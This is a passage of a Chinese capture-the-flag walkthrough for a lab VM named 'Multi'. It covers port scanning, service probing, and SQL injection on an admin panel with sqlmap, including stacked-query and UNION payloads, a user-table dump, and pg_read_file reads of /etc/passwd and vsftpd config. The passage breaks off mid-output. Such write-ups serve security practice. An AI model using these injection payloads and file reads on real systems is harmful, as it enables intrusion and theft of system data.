LingMj LV83 先登

发布一台靶机Multi，难度为hard，拿到flag发给我！！！

LingMj LV83 先登

Bilir通过QQ闪传分享了【Multi】
链接：https://qfile.qq.com/q/3lC1LSoxJ6

逸 LV10 答题大佬

😳hard！！！

10:11

LingMj LV83 先登

Multi.ova

1.39 GB 10天后过期

简单复现一下，看样子后面是准备放去HMV的。其中todd-->我是问群主拿了提示，憋不出来了，哈哈哈

一、信息收集

1. 主机发现

首先，在内网环境中使用 `arp-scan` 工具扫描本地网络，以发现存活的主机。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:57:e5:45, IPv4: 192.168.205.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.205.1   00:50:56:c0:00:08       VMware, Inc.
192.168.205.2   00:50:56:fc:94:2f       VMware, Inc.
192.168.205.205 08:00:27:b2:39:7d       PCS Systemtechnik GmbH
192.168.205.1   00:50:56:c0:00:08       VMware, Inc. (DUP: 2)
```

扫描结果显示目标主机的 IP 地址为 `192.168.205.205`。

2. 端口与服务扫描

确定目标 IP 后，使用 `nmap` 对其进行详细的端口扫描，探测其开放的端口和服务。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
```

```
└─$ nmap -p- 192.168.205.205
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 23:01 EDT
Nmap scan report for 192.168.205.205
Host is up (0.00015s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
3306/tcp  open  mysql
28080/tcp open  thor-engine
38007/tcp open  unknown
46413/tcp open  unknown
50129/tcp open  unknown
53115/tcp open  unknown
MAC Address: 08:00:27:B2:39:7D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
```

这里我还以为我眼花了，我还重新扫了一遍，确实Mutli，哈哈哈

扫描一下具体服务

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ nmap -p21,22,23,80,111,139,445,2049,3306,28080,38007,46413,50129,53115 -sC -
sV 192.168.205.205
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 23:02 EDT
Nmap scan report for 192.168.205.205
Host is up (0.00026s latency).

PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 3.0.3
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ftp-
server/organizationName=MyOrganization/stateOrProvinceName=Beijing/countryName=C
N
| Not valid before: 2025-07-17T11:34:00
|_Not valid after:  2035-07-15T11:34:00
22/tcp    open  ssh         OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
23/tcp    open  telnet      Linux telnetd
80/tcp    open  http        Apache httpd 2.4.62 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.62 (Debian)
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4         111/tcp   rpcbind
|   100000  2,3,4         111/udp   rpcbind
|   100000  3,4           111/tcp6  rpcbind
|   100000  3,4           111/udp6  rpcbind
|   100003  3            2049/udp   nfs
|   100003  3            2049/udp6  nfs
|   100003  3,4          2049/tcp   nfs
|   100003  3,4          2049/tcp6  nfs
|   100005  1,2,3       35543/tcp6  mountd
|   100005  1,2,3       35639/udp6  mountd
|   100005  1,2,3       53115/tcp   mountd
|   100005  1,2,3       57320/udp   mountd
|   100021  1,3,4       37033/udp6  nlockmgr
|   100021  1,3,4       45001/tcp6  nlockmgr
|   100021  1,3,4       45069/udp   nlockmgr
|   100021  1,3,4       46413/tcp   nlockmgr
|   100227  3            2049/tcp   nfs_acl
|   100227  3            2049/tcp6  nfs_acl
|   100227  3            2049/udp   nfs_acl
|_  100227  3            2049/udp6  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
2049/tcp  open  nfs         3-4 (RPC #100003)
3306/tcp  open  mysql       MariaDB 10.3.23 or earlier (unauthorized)
28080/tcp open  http        Werkzeug httpd 3.1.3 (Python 3.9.2)
|_http-server-header: Werkzeug/3.1.3 Python/3.9.2
|_http-title: Admin Panel
38007/tcp open  mountd      1-3 (RPC #100005)
46413/tcp open  nlockmgr    1-4 (RPC #100021)
50129/tcp open  mountd      1-3 (RPC #100005)
53115/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:B2:39:7D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2025-07-22T03:02:46
|_  start_date: N/A
|_nbstat: NetBIOS name: MULTI, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.30 seconds
```

- **web** 80,28080
- **共享服务** 2049
- **samba** 139/445
- **FTP** 21
- **数据库** 3306
- **传统端口** 22,23

二、初始访问

ftp

我比较喜欢先看FTP

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ ftp 192.168.205.205
Connected to 192.168.205.205.
220 (vsFTPd 3.0.3)
Name (192.168.205.205:kali): anonymous
530 Permission denied.
ftp: Login failed
ftp> exit
221 Goodbye.
```

匿名登录失败

NFS

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ showmount -e 192.168.205.205
Export list for 192.168.205.205:
/srv/nfs_secure 127.0.0.1
```

只可以他本地挂载，下一个

Samba

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ smbclient -L //192.168.205.205 -N

        Sharename       Type      Comment
        ---------       ----      -------
        secure_share    Disk
        IPC$            IPC       IPC Service (Secure Samba Server)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 192.168.205.205 (for a protocol between LANMAN1
and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ cd tmp



┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ smbclient //192.168.205.205/secure_share -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jul 18 11:22:38 2025
  ..                                  D        0  Thu Jul 17 07:40:23 2025
  bettercap                           N       159  Fri Jul 18 11:22:38 2025

                29801344 blocks of size 1024. 25516556 blocks available
smb: \> get bettercap
getting file \bettercap of size 159 as bettercap (31.1 KiloBytes/sec) (average
31.1 KiloBytes/sec)
smb: \> exit

┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ cat bettercap
bettercap is a powerful, easily extensible and portable framework written in Go
which aims to offer to security researchers, red teamers and reverse engineers
```

这个算个提示吧，bettercap比较出名的就是二、三层攻击，这是后面的事情了

mysql


```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ mysql -h 192.168.205.205 -u root -p
Enter password:
ERROR 2002 (HY000): Received error packet before completion of TLS handshake.
The authenticity of the following error cannot be verified: 1130 - Host
'192.168.205.128' is not allowed to connect to this MariaDB server



┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ mysql -h 192.168.205.205 -u root -p --skip-ssl
Enter password:
ERROR 1130 (HY000): Host '192.168.205.128' is not allowed to connect to this
MariaDB server
```

不允许我们连接，不白费力气了

web


80的主页是apache2的初始页，尝试爆破目录，没有任何收获

28080有东西


Admin Panel
不安全
http://192.168.205.205:28080
可将书签放在书签工具栏上，方便快速访问。管理书签...
Welcome
Username:
Login

让我们输入用户名，经过尝试，什么名字都可以，没有sql，ssti之类的就单纯使用的user

输入user后会跳转到search



不安全 http://192.168.205.205:28080/search

可将书签放在书签工具栏上，方便快速访问。管理书签...

Welcome, a

User Search | Logout

Search User: Enter username Search

可以输入一些用户名继续查看，经过测试有sql注入（去burp抓个包，然后sqlmap -r）

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ cat 1
POST /search HTTP/1.1
Host: 192.168.205.205:28080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Origin: http://192.168.205.205:28080
Connection: keep-alive
Referer: http://192.168.205.205:28080/search
Cookie: session=eyJ1c2VyIjoiYSJ9.aH9ASQ.1M-ZU-QfKjkL88N2Pyia0ZmKDkM
Upgrade-Insecure-Requests: 1
Priority: u=0, i

keyword=1


┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ sqlmap -r 1 --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.6#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 03:44:08 /2025-07-22/

[03:44:08] [INFO] parsing HTTP request from '1'
[03:44:08] [INFO] testing connection to the target URL
```

```
[03:44:08] [INFO] checking if the target is protected by some kind of WAF/IPS
[03:44:08] [INFO] testing if the target URL content is stable
[03:44:08] [INFO] target URL content is stable
[03:44:08] [INFO] testing if POST parameter 'keyword' is dynamic
[03:44:08] [WARNING] POST parameter 'keyword' does not appear to be dynamic
[03:44:08] [WARNING] heuristic (basic) test shows that POST parameter 'keyword' might not be injectable
[03:44:08] [INFO] testing for SQL injection on POST parameter 'keyword'
[03:44:09] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[03:44:09] [WARNING] reflective value(s) found and filtering out
[03:44:09] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[03:44:09] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[03:44:09] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[03:44:09] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[03:44:09] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[03:44:09] [INFO] testing 'Generic inline queries'
[03:44:09] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[03:44:19] [INFO] POST parameter 'keyword' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and risk (1) values? [Y/n] Y
[03:44:19] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[03:44:19] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[03:44:19] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[03:44:19] [INFO] target URL appears to have 3 columns in query
[03:44:19] [INFO] POST parameter 'keyword' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'keyword' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 48 HTTP(s) requests:
---
Parameter: keyword (POST)
    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: keyword=1';SELECT PG_SLEEP(5)--

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: keyword=1' UNION ALL SELECT NULL,NULL,
(CHR(113)||CHR(118)||CHR(106)||CHR(122)||CHR(113))||
(CHR(105)||CHR(104)||CHR(84)||CHR(73)||CHR(72)||CHR(107)||CHR(116)||CHR(117)||CH
R(111)||CHR(77)||CHR(114)||CHR(111)||CHR(75)||CHR(115)||CHR(109)||CHR(110)||CHR(
99)||CHR(99)||CHR(85)||CHR(69)||CHR(84)||CHR(117)||CHR(65)||CHR(113)||CHR(99)||C
HR(65)||CHR(68)||CHR(84)||CHR(89)||CHR(80)||CHR(74)||CHR(78)||CHR(98)||CHR(90)||
CHR(68)||CHR(102)||CHR(122)||CHR(74)||CHR(108)||CHR(88))||
(CHR(113)||CHR(120)||CHR(98)||CHR(107)||CHR(113))-- ciUr
---
[03:44:19] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[03:44:19] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/192.168.205.205'

[*] ending @ 03:44:19 /2025-07-22/




┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ sqlmap -r 1 --batch -D public -T users --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.6#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 03:44:40 /2025-07-22/

[03:44:40] [INFO] parsing HTTP request from '1'
[03:44:40] [INFO] resuming back-end DBMS 'postgresql'
[03:44:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: keyword (POST)
    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: keyword=1';SELECT PG_SLEEP(5)--

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: keyword=1' UNION ALL SELECT NULL,NULL,
(CHR(113)||CHR(118)||CHR(106)||CHR(122)||CHR(113))||
(CHR(105)||CHR(104)||CHR(84)||CHR(73)||CHR(72)||CHR(107)||CHR(116)||CHR(117)||CH
R(111)||CHR(77)||CHR(114)||CHR(111)||CHR(75)||CHR(115)||CHR(109)||CHR(110)||CHR(
99)||CHR(99)||CHR(85)||CHR(69)||CHR(84)||CHR(117)||CHR(65)||CHR(113)||CHR(99)||C
HR(65)||CHR(68)||CHR(84)||CHR(89)||CHR(80)||CHR(74)||CHR(78)||CHR(98)||CHR(90)||
CHR(68)||CHR(102)||CHR(122)||CHR(74)||CHR(108)||CHR(88))||
(CHR(113)||CHR(120)||CHR(98)||CHR(107)||CHR(113))-- ciUr
```

```
---
[03:44:40] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[03:44:40] [INFO] fetching columns for table 'users' in database 'public'
[03:44:40] [WARNING] reflective value(s) found and filtering out
[03:44:40] [INFO] fetching entries for table 'users' in database 'public'
Database: public
Table: users
[4 entries]
+----+-----------------+----------+
| id | email           | username |
+----+-----------------+----------+
| 1  | admin@multi.hmv | admin    |
| 2  | guest@multi.hmv | guest    |
| 3  | test@multi.hmv  | test     |
| 4  | xiao@multi.hmv  | xiao     |
+----+-----------------+----------+

[03:44:40] [INFO] table 'public.users' dumped to CSV file
'/home/kali/.local/share/sqlmap/output/192.168.205.205/dump/public/users.csv'
[03:44:40] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/192.168.205.205'

[*] ending @ 03:44:40 /2025-07-22/
```

有域名，加域名爆破

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ sudo vim /etc/hosts



┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ tail -n 1 /etc/hosts

192.168.205.205 multi.hmv

┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ wfuzz -c -u "http://multi.hmv/" -H "HOST:FUZZ.multi.hmv" -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --hw 933
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://multi.hmv/
Total requests: 114442

=====================================================================
ID           Response   Lines    Word       Chars       Payload


=====================================================================
000009532:   400        10 L     35 W      301 Ch      "#www - #www"

000010581:   400        10 L     35 W      301 Ch      "#mail - #mail"

000047706:   400        10 L     35 W      301 Ch      "#smtp - #smtp"

000103135:   400        10 L     35 W      301 Ch      "#pop3 - #pop3"



Total time: 68.80952
Processed Requests: 114442
```

然后重新爆破目录，没有收获

着重扒拉了一下sql，复现可以读文件

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sqlmap -r tmp/1 --batch --technique=U -p keyword --sql-query "SELECT
pg_read_file('/etc/passwd', 0, 1000000)"
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.9.6#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 23:42:07 /2025-07-21/

[23:42:07] [INFO] parsing HTTP request from 'tmp/1'
[23:42:07] [INFO] resuming back-end DBMS 'postgresql'
[23:42:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: keyword (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: keyword=1' UNION ALL SELECT NULL,
(CHR(113)||CHR(120)||CHR(107)||CHR(106)||CHR(113))||
(CHR(112)||CHR(80)||CHR(88)||CHR(70)||CHR(67)||CHR(88)||CHR(101)||CHR(120)||CHR(
77)||CHR(112)||CHR(109)||CHR(71)||CHR(76)||CHR(87)||CHR(106)||CHR(104)||CHR(107)
||CHR(114)||CHR(107)||CHR(85)||CHR(83)||CHR(101)||CHR(82)||CHR(66)||CHR(100)||CH
R(99)||CHR(83)||CHR(85)||CHR(80)||CHR(115)||CHR(107)||CHR(100)||CHR(116)||CHR(10
2)||CHR(101)||CHR(114)||CHR(74)||CHR(110)||CHR(101)||CHR(102))||
(CHR(113)||CHR(112)||CHR(113)||CHR(112)||CHR(113)),NULL-- gGka
---
```

```
[23:42:07] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[23:42:07] [INFO] fetching SQL SELECT statement query output: 'SELECT pg_read_file('/etc/passwd', 0, 1000000)'
[23:42:07] [WARNING] reflective value(s) found and filtering out
SELECT pg_read_file('/etc/passwd', 0, 1000000): 'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n_apt:x:100:65534::/nonexistent:/usr/sbin/nologin\nsystemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin\nsystemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin\nsystemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin\nsystemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin\nmessagebus:x:104:110::/nonexistent:/usr/sbin/nologin\nsshd:x:105:65534::/run/sshd:/usr/sbin/nologin\nxiao:x:1001:1001::/home/xiao:/bin/bash\ntelnetd:x:106:113::/nonexistent:/usr/sbin/nologin\nredis:x:107:114::/var/lib/redis:/usr/sbin/nologin\nftp:x:108:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin\nsecure_user:x:1002:1002::/home/secure_user:/bin/bash\nmysql:x:109:116:MySQL Server,,,:/nonexistent:/bin/false\nsamba_user:x:1003:1003::/home/samba_user:/bin/false\n_rpc:x:110:65534::/run/rpcbind:/usr/sbin/nologin\nstatd:x:111:65534::/var/lib/nfs:/usr/sbin/nologin\npostgres:x:112:119:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash\ntodd:x:1000:1000:,,,:/home/todd:/bin/bash\n'
[23:42:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.205.203'

[*] ending @ 23:42:07 /2025-07-21/
```

- `xiao:x:1001:1001::/home/xiao:/bin/bash`
- `secure_user:x:1002:1002::/home/secure_user:/bin/bash`
- `todd:x:1000:1000:,,,:/home/todd:/bin/bash`

尝试读取密钥，全都没有权限

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sqlmap -r tmp/1 --batch --technique=U -p keyword --sql-query "SELECT pg_read_file('/etc/vsftpd.conf', 0, 1000000)"
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.6#stable}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 23:50:12 /2025-07-21/

[23:50:12] [INFO] parsing HTTP request from 'tmp/1'
[23:50:12] [INFO] resuming back-end DBMS 'postgresql'
[23:50:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: keyword (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: keyword=1' UNION ALL SELECT NULL,
(CHR(113)||CHR(120)||CHR(107)||CHR(106)||CHR(113))||
(CHR(112)||CHR(80)||CHR(88)||CHR(70)||CHR(67)||CHR(88)||CHR(101)||CHR(120)||CHR(
77)||CHR(112)||CHR(109)||CHR(71)||CHR(76)||CHR(87)||CHR(106)||CHR(104)||CHR(107)
||CHR(114)||CHR(107)||CHR(85)||CHR(83)||CHR(101)||CHR(82)||CHR(66)||CHR(100)||CH
R(99)||CHR(83)||CHR(85)||CHR(80)||CHR(115)||CHR(107)||CHR(100)||CHR(116)||CHR(10
2)||CHR(101)||CHR(114)||CHR(74)||CHR(110)||CHR(101)||CHR(102))||
(CHR(113)||CHR(112)||CHR(113)||CHR(112)||CHR(113)),NULL-- gGka
---
[23:50:12] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[23:50:12] [INFO] fetching SQL SELECT statement query output: 'SELECT
pg_read_file('/etc/vsftpd.conf', 0, 1000000)'
[23:50:12] [WARNING] reflective value(s) found and filtering out
SELECT pg_read_file('/etc/vsftpd.conf', 0, 1000000):
'listen=NO\nlisten_ipv6=YES\nanonymous_enable=NO\nlocal_enable=YES\nwrite_enable
=YES\nlocal_umask=022\ndirmessage_enable=YES\nuse_localtime=YES\nxferlog_enable=
YES\nconnect_from_port_20=YES\nchroot_local_user=YES\nallow_writeable_chroot=YES
\nsecure_chroot_dir=/var/run/vsftpd/empty\npam_service_name=vsftpd\nrsa_cert_fil
e=/etc/ssl/certs/vsftpd.crt\nrsa_private_key_file=/etc/ssl/private/vsftpd.key\nss
sl_enable=YES\nallow_anon_ssl=NO\nforce_local_data_ssl=YES\nforce_local_logins_s
sl=YES\nssl_tlsv1=YES\nssl_sslv2=NO\nssl_sslv3=NO\nrequire_ssl_reuse=NO\nssl_cip
hers=HIGH\npasv_min_port=50000\npasv_max_port=50050\nuserlist_enable=YES\nuserli
st_file=/etc/vsftpd.userlist\nuserlist_deny=NO\n'
[23:50:12] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/192.168.205.203'

[*] ending @ 23:50:12 /2025-07-21/
```

vsftpd其中重点的东西

> listen=NO
> listen_ipv6=YES
> anonymous_enable=NO   # 不允许匿名登录，这和我们之前的测试结果一致
> local_enable=YES   # 允许本地用户登录，这是关键
> write_enable=YES   # 允许写入！这是另一个关键
> ...

> chroot_local_user=YES   # 将用户限制在自己的家目录中
> allow_writeable_chroot=YES # 允许家目录可写（这是一个不安全的配置，通常需要避免）
> ...
> pam_service_name=vsftpd
> ...
> userlist_enable=YES   # <-- ！！！ 开启了用户列表功能
> userlist_file=/etc/vsftpd.userlist # <-- ！！！ 指定了用户列表文件
> userlist_deny=NO   # <-- ！！！ 这是决定性的一击！

扒拉他用户列表文件

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sqlmap -r tmp/1 --batch --technique=U -p keyword --sql-query "SELECT pg_read_file('/etc/vsftpd.userlist', 0, 1000000)"
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.6#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:51:25 /2025-07-21/

[23:51:25] [INFO] parsing HTTP request from 'tmp/1'
[23:51:25] [INFO] resuming back-end DBMS 'postgresql'
[23:51:25] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: keyword (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
